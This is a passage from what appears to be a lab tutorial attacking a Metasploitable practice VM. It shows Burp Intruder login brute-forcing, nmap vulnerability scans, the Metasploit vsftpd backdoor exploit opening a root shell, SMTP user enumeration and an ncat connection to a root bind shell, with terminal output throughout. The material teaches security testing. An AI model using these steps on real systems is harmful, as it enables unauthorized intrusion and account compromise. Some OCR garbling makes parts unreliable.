

Step 2: Burpsuite is used to find the correct password. On opening burpsuite click on HTTP history where doLogin is present. Right-click on it and send it to the intruder.



Step 3: Clear the \$ sign for “submit” and “cookie address”. It is optional to set the attack type as a cluster bomb.




Step 4: Click on the intruder. Select each payload set and write a few examples for usernames and passwords.



Step 5: Start the attack. Once the attack is complete the length with a unique number is the correct username and password.

Request	Payload 1	Payload 2	Status	Error	Timedout	Length	Comment
1	apple	303				145	
2	apple223	303				145	
3	admin	303				145	
4	apple	303				145	
5	apple	303				145	
6	apple223	303				145	
7	apple	303				145	
8	apple	303				145	
9	apple	303				145	
10	apple	303				145	
11	apple	303				145	
12	apple	303				145	
13	apple223	303				145	
14	admin	303				145	
15	apple	303				145	
16	apple	303				145	

Step 6: Type the correct password and username and you can sign in.



Exploiting Metasploit Using FTP

ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 10.0.2.0/24: This command gives the IP address of Metasploit.

```
root@kali: /home/driksha
File Actions Edit View Help
(driksha㉿kali)-[~]
$ sudo su
[sudo] password for driksha:
(root㉿kali)-[~/home/driksha]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0:af6b prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
            RX packets 29 bytes 5120 (5.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 20 bytes 2884 (2.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[~/home/driksha]
# nbtscan -r 10.0.2.0/24
Doing NBT name scan for addresses from 10.0.2.0/24
IP address      NetBIOS Name      Server      User      MAC address
10.0.2.4          <unknown>          <unknown>
10.0.2.5      METASPLOITABLE      <server>    METASPLOITABLE  00:00:00:00:00:00
10.0.2.255     Sendto failed: Permission denied

(root㉿kali)-[~/home/driksha]
#
```

nmap 10.0.2.5: This command will display a list on the terminal whose service is available, and you can choose the available port to perform the respective operations.

```
root@kali: /home/driksha
File Actions Edit View Help
└─(root㉿kali)-[~/home/driksha]
# nmap 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 21:37 IST
Nmap scan report for 10.0.2.5
Host is up (0.000083s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-dns
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
└─(root㉿kali)-[~/home/driksha]
```

nmap -p 21 --script vuln 10.0.2.5: This command opens the port to ftp which includes the details of the vulnerability in the metasploitable machine which we will exploit.

```
root@kali: /home/driksha
File Actions Edit View Help
└─(root㉿kali)-[~/home/driksha]
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
└─(root㉿kali)-[~/home/driksha]
# nmap -p 21 --script vuln 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 21:39 IST
Nmap scan report for 10.0.2.5
Host is up (0.00043s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
| VULNERABLE:
|_ vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539  CVE:2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor
|_.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_. https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
└─(root㉿kali)-[~/home/driksha]
```

msfconsole: It is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, and launch exploits.

search vsftpd: This command finds the vulnerabilities to exploit.

use 0, show options: For these commands, the terminal will display a blank entry i.e. RHOSTS.

```

File Actions Edit View Help
[ root@kali ~ ] [ /home/driksha ]
# msfconsole

```
.:o:DFo:-
./ymModayMy/.-
`:+dH75aGFyZGVyIQ==+-+
` :smo~~Destroy.No.Data=>s-
`+hz~Maintain.No.Persistence=>h+-
` :odNo2~Above.All.Else.Do.No.Harm~Ndo:-
./etc/shadow.0days-Data`%200R%201=+-_.0mNB'/.-
`+SeckCoin+=.AMd` `.-:///+hbvve.913.ElsMnh+-+
-/+ssh/id_rsa.Des- htN0UserWroteMe!-
:dopeAW.No.nano> :is:TRIKC.sudo-A:
:we're_all_alike` The_PFVny.No.D7-
:PLACEDRINKHERE!: yx(cmdshell.Ab8;
:msfexploit -j. :Ns:BOB8AI TEes7;
:---swxxwx:-` :MS146_52_No_Per;
:;<script>.AC816/ sENbve3101_404;
:NT_AUTHORITY_Do :T:/shSYSTEM_-N;
:09_14_2011.raid dVRGOTING2GTVLUP;
:hevnstnSurb025N. /corykenneyData;
:@OUTHOUSE=-s: SSo_6178306Ence;
:$nmap -oS :shMT1#beats3o.No.
:Awsm.da: /d3stRoyREXX3ta/W;
:Ring0: sSETEC.ASTRONOMYist;
:23d: /yo- .ence.N:{}{:&:};
:/: Shall_we_Play_A_Game?tron/
` `:ooy_ifightFor+ehUsers"
...th3.H1V3.U2VJRFMN.JMh+.
` MJM~-WE ARE se~MMjMs
` +KANSAS.CITY'S-
` J-HACKERS~.-
` .esc:wo!:
` +++ATH
` `

=[metasploit v6.2.26-dev
+ -- --=[2264 exploits - 1189 auxiliary - 404 post
+ -- --=[951 payloads - 45 encoders - 11 nops
+ -- --=[9 evasion
]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

```

set RHOSTS 10.0.2.5, show payloads, use 0: This command is used to set RHOSTS with the IP address of metasploitable. Finally, this command will display the IP address of metasploitable.

```

File Actions Edit View Help
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```

```

root@kali: /home/drishaa
File Actions Edit View Help
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads

Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 10.0.2.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

*exploit:* This command will start the session.

```

root@kali: /home/drishaa
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[*] 10.0.2.5:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:37839 → 10.0.2.5:6200) at 2023-03-07 22:12:44 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

## Exploiting Metasploit using SMTP

*ifconfig*: This command is used to find the IP of Kali Linux.

*nbtscan -r 10.0.2.0/24*: This command gives the IP address of Metasploit.

*nmap -sV 10.0.2.5*: This command will display a list on the terminal whose service is available and you can choose the available port to perform the respective operations.

*nmap -p 25 --script vuln 10.0.2.5*: this command opens the port to smtp which includes the details of the vulnerability in the metasploitable machine which we will exploit.

```

root@kali: /home/drishna
File Actions Edit View Help
[~]# nmap -p 25 --script vuln 10.0.2.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-09 09:37 IST
Nmap scan report for 10.0.2.5
Host is up (0.00041s latency).

PORT STATE SERVICE
25/tcp open smtp
|_ smtp-vuln-cve2010-4344:
| The SMTP server is not Exim: NOT VULNERABLE
|_ ssl-dh-params:
| VULNERABLE:
| Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
| State: VULNERABLE
| Transport Layer Security (TLS) services that use anonymous
| Diffie-Hellman key exchange only provide protection against passive
| eavesdropping, and are vulnerable to active man-in-the-middle attacks
| which could completely compromise the confidentiality and integrity
| of any data exchanged over the resulting session.
Check results:
ANONYMOUS DH GROUP 1
 Cipher Suite: TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA
 Modulus Type: Safe prime
 Modulus Source: Unknown/Custom-generated
 Modulus Length: 512
 Generator Length: 8
 Public Key Length: 512
References:
 https://www.ietf.org/rfc/rfc2246.txt

Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: CVE:VE-2015-4000 BID:74733
 The Transport Layer Security (TLS) protocol contains a flaw that is
 triggered when handling Diffie-Hellman key exchanges defined with
 the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
 to downgrade the security of a TLS session to 512-bit export-grade
 cryptography, which is significantly weaker, allowing the attacker
 to more easily break the encryption and monitor or tamper with

```

*msfconsole*: It is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, and launch exploits.

*search smtp\_enum:* This command removes the vulnerabilities to exploit.

*use 0, show options:* These commands the terminal will display two blank entries i.e., RHOSTS.

```

root@kali: /home/driksha
File Actions Edit View Help

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp_enum

Matching Modules
=====
Name Disclosure Date Rank Check Description
- auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_user.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

*set RHOSTS 10.0.2.5, show options:* This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.

```

root@kali: /home/driksha
File Actions Edit View Help

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_user.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name Current Setting Required Description
RHOSTS 10.0.2.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_user.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

*run*: this command will start the session.

```

root@kali: /home/driksha
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 10.0.2.5 yes The target host(s), see https://github.com/
 rapid7/metasploit-framework/wiki/Using-Meta
 exploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one p
 er host)
UNIXONLY true yes Skip Microsoft bannerized servers when testin
 g unix users
USER_FILE /usr/share/metasploit-fra
 mework/data/wordlists/uni
 x_users.txt yes The file that contains a list of probable u
 sers accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.0.2.5:25 - 10.0.2.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[!]

```

Open another terminal to continue exploiting Metasploit.

*nc 10.0.2.5 25*: It is a command-line utility for reading and writing data between two computer networks.

```

root@kali: /home/driksha
File Actions Edit View Help
[(driksha㉿kali)-[~]
$ sudo su
[sudo] password for driksha:
[(root㉿kali)-[/home/driksha]]
nc 10.0.2.5 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
quit
221 2.0.0 Bye

[(root㉿kali)-[/home/driksha]]


```


## Exploiting Metasploit Using bind shell

*ifconfig*: This command is used to find the IP of Kali Linux.

*nbtscan -r 10.0.2.0/24*: This command gives the IP address of Metasploit.

*nmap -sV 10.0.2.5*: This command will display a list on the terminal whose service is available and you can choose the available port to perform the respective operations.

*ncat 10.0.2.5 1524*: Open another terminal and write this command. It is a general-purpose command-line tool for reading, writing, redirecting, and encrypting data across a network. Through this, we open a list in the corresponding port number.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, it says "root@kali: /home/driksha". Below that is a standard menu bar with "File", "Actions", "Edit", "View", and "Help". The main area of the terminal displays the following session:

```
File Actions Edit View Help
root@kali: /home/driksha
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
└─# ncat 10.0.2.5 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

## Exploiting Metasploit Using HTTP

*ifconfig*: This command is used to find the IP of Kali Linux.

*nbtscan -r 10.0.2.0/24*: This command gives the IP address of Metasploit.

*nmap -sV 10.0.2.5*: This command will display a list on the terminal whose service is available and you can choose the available port to perform the respective operations.

*msfconsole*: it is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, and launch exploits.

*search http scanner*: this command opens a list of vulnerable modules.

```
root@kali:/home/driksha
File Actions Edit View Help
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner

Matching Modules

```

| #  | Name                                                      | Check | Description                                                           | Disclosure Date | R |
|----|-----------------------------------------------------------|-------|-----------------------------------------------------------------------|-----------------|---|
| 0  | auxiliary/scanner/http/a10networks_ax_directory_traversal | No    | A10 Networks AX Loadbalancer Directory Traversal                      | 2014-01-28      | n |
| 1  | auxiliary/scanner/snmp/sbg6580_enum                       | No    | ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module          |                 | n |
| 2  | auxiliary/scanner/http/wp_abandoned_cart_sqli             | No    | Abandoned Cart for WooCommerce SQLi Scanner                           | 2020-11-05      | n |
| 3  | auxiliary/scanner/http/acellion_fta_statecode_file_read   | No    | Acellion FTA 'statecode' Cookie Arbitrary File Read                   | 2015-07-10      | n |
| 4  | auxiliary/scanner/http/adobe_xml_inject                   | No    | Adobe XML External Entity Injection                                   |                 | n |
| 5  | auxiliary/scanner/http/advantech_webaccess_login          | No    | Advantech WebAccess Login                                             |                 | n |
| 6  | auxiliary/scanner/http/allegro_rompager_misfortune_cookie | Yes   | Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner | 2014-12-17      | n |
| 7  | auxiliary/scanner/ftp/anonymous                           | No    | Anonymous FTP Access Detection                                        |                 | n |
| 8  | auxiliary/scanner/http/apache_userdir_enum                | No    | Apache "mod_userdir" User Enumeration                                 |                 | n |
| 9  | auxiliary/scanner/http/apache_normalize_path              | No    | Apache 2.4.49/2.4.50 Traversal RCE Scanner                            | 2021-05-10      | n |
| 10 | auxiliary/scanner/http/apache_activemq_traversal          | No    | Apache ActiveMQ Directory Traversal                                   |                 | n |
| 11 | auxiliary/scanner/http/apache_activemq_source_disclosure  | No    | Apache ActiveMQ Source Disclosure                                     |                 | n |

*use auxiliary/scanner/http/http\_version*: This command will display the modules in it.

```
root@kali:/home/driksha
File Actions Edit View Help
No Yaws Web Server Directory Traversal
470 auxiliary/scanner/http/zabbix_login
No Zabbix Server Brute Force Utility
471 auxiliary/scanner/http/zenload_balancer_traversal
No Zen Load Balancer Directory Traversal
472 auxiliary/scanner/http/cgit_traversal
No cgit Directory Traversal
473 auxiliary/scanner/ssh/libssh_auth_bypass
No libssh Authentication Bypass Scanner

Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

```


| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies | no              |          | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS  | yes             |          | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT   | 80              | yes      | The target port (TCP)                                                                        |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
